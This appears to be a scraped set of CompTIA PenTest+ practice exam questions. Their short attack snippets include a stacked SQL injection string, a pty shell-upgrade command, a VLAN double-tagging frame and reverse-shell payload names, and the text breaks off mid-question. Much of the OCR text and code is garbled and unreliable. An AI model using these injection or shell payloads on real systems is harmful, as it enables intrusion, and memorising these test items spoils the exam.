
```
sendp (Ether () /dotlg (vlan=100) /dotg (vlan=50) /IP (dst="172.16.50.10") /ICMP())
```


Which of the following represents what the penetration tester is attempting to accomplish?

- A. DNS cache poisoning
- B. MAC spoofing
- C. ARP poisoning
- D. Double-tagging attack

Show Suggested Answer

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Question #: 171

Topic #: 1

[All PT0-002 Questions]

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

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- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

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Actual exam question from CompTIA's PT0-002

Question #: 174

Topic #: 1

[All PT0-002 Questions]


The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 10.2.1.22 )
Host is up (0.0102s latency).
Not shown: 998 filtered ports
Port
                  State
                                    Service
80/tcp
                  open
                                    http
| http-title: 80F 22% RH 1009.1MB (text/html)
http-slowloris-check:
VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING): QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
```

Which of the following device types will MOST likely have a similar response?

- A. Active Directory domain controller
- B. IoT/embedded device
- C. Exposed RDP
- D. Print queue

Q



Question #: 180

Topic #: 1

[All PT0-002 Questions]

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

- A. Default web configurations
- B. Open web ports on a host
- C. Supported HTTP methods
- D. Listening web servers in a domain

Question #: 181

Topic #: 1

[All PT0-002 Questions]

Given the following script:

```
Line

from scapy.all import *

Line a =

IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))

Line b = srl(a, verbose=0)

Line for x in range(b[DNS].count):

Line print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

- A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
- B. Performs a single DNS query for www.comptia.org and prints the raw data output
- C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
- D. Prints each DNS query result already stored in variable b

IA C AA

Actual exam question from CompTIA's PT0-002

Question #: 182

Topic #: 1

[All PT0-002 Questions]

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

- A. Prying the lock open on the records room
- B. Climbing in an open window of the adjoining building
- C. Presenting a false employee ID to the night guard
- D. Obstructing the motion sensors in the hallway of the records room

Topic #: 1
[All PT0-002 Questions]

A penetration tester discovers during a recent test that an employee in the accounting department had been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to discourage this type of activity in the future?

Q

- A. Enforce mandatory employee vacations.
- B. Implement multifactor authentication.
- C. Install video surveillance equipment in the office.
- D. Encrypt passwords for bank account information.

Question #: 185

Topic #: 1

[All PT0-002 Questions]

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:

python -c 'import pty; pty.spawn("/bin/bash")'

Which of the following actions Is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

Show Suggested Answer

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Question #: 188

Topic #: 1


[All PT0-002 Questions]


A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:

1;SELECT Username, Password FROM Users;

Which of the following injection attacks is the penetration tester using?

- A. Blind SQL
- B. Boolean SQL
- C. Stacked queries
- D. Error-based





Q

Question #: 192

Topic #: 1

[All PT0-002 Questions]

During a web application test, a penetration tester was able to navigate to https://company.com and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

Question #: 194

Topic #: 1


[All PT0-002 Questions]


The following output is from reconnaissance on a public-facing banking website:


```
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP
Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered
Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered
Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack







Question #: 201

Topic #: 1

[All PT0-002 Questions]

A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?


FORUM

Q

- A. windows/x64/meterpreter/reverse_tcp
- B. windows/x64/meterpreter/reverse_http
- C. windows/x64/shell_reverse_tcp
- D. windows/x64/powershell_reverse_tcp
- E. windows/x64/meterpreter/reverse_https

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

- A. Situational awareness
- B. Rescheduling
- C. DDoS defense
- D. Deconfliction



INCAA

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Actual exam question from CompTIA's PT0-002
```

Question #: 205

Topic #: 1

[All PT0-002 Questions]

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1. $net="192.168.1."
2.$setipaddress ="192.168.2."
3. function Test-Password {
4. if (args[0] - eq 'Dummy12345') {
5. return 1
6. }
7. else {
8. \text{$cat} = 22, 25, 80, 443
9. return 0
10. }
11. }
12. $cracked = 0
13. \operatorname{crackedpd} = [192, 168, 1, 2]
14. $i =0
15. Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18. $i++
19.$crackedp = ( 192, 168, 1, 1) + $cat
20. }
21. While ($cracked -eq 0)
22. Write-Host " Password found : " Stest
23. $setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

Q

Question #: 206

Topic #: 1

[All PT0-002 Questions]

A company provided the following network scope for a penetration test:

- 169.137.1.0/24
- 221.10.1.0/24
- 149.14.1.0/24

A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

- A. The company that requested the penetration test
- B. The penetration testing company
- C. The target host's owner
- D. The penetration tester
- E. The subcontractor supporting the test

Question #: 207

Topic #: 1

[All PT0-002 Questions]

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: Which of the following would be the best action for the tester to take NEXT with this information?

Q

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manager/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Create a TPM-backed sealed storage location within which the unprotected file repository can be reported.


Question #: 209

Topic #: 1

[All PT0-002 Questions]

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

- A. Prohibiting exploitation in the production environment
- B. Requiring all testers to review the scoping document carefully
- C. Never assessing the production networks
- D. Prohibiting testers from joining the team during the assessment



IN E W

Actual exam question from CompTIA's PT0-002

Question #: 213

Topic #: 1

[All PT0-002 Questions]

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
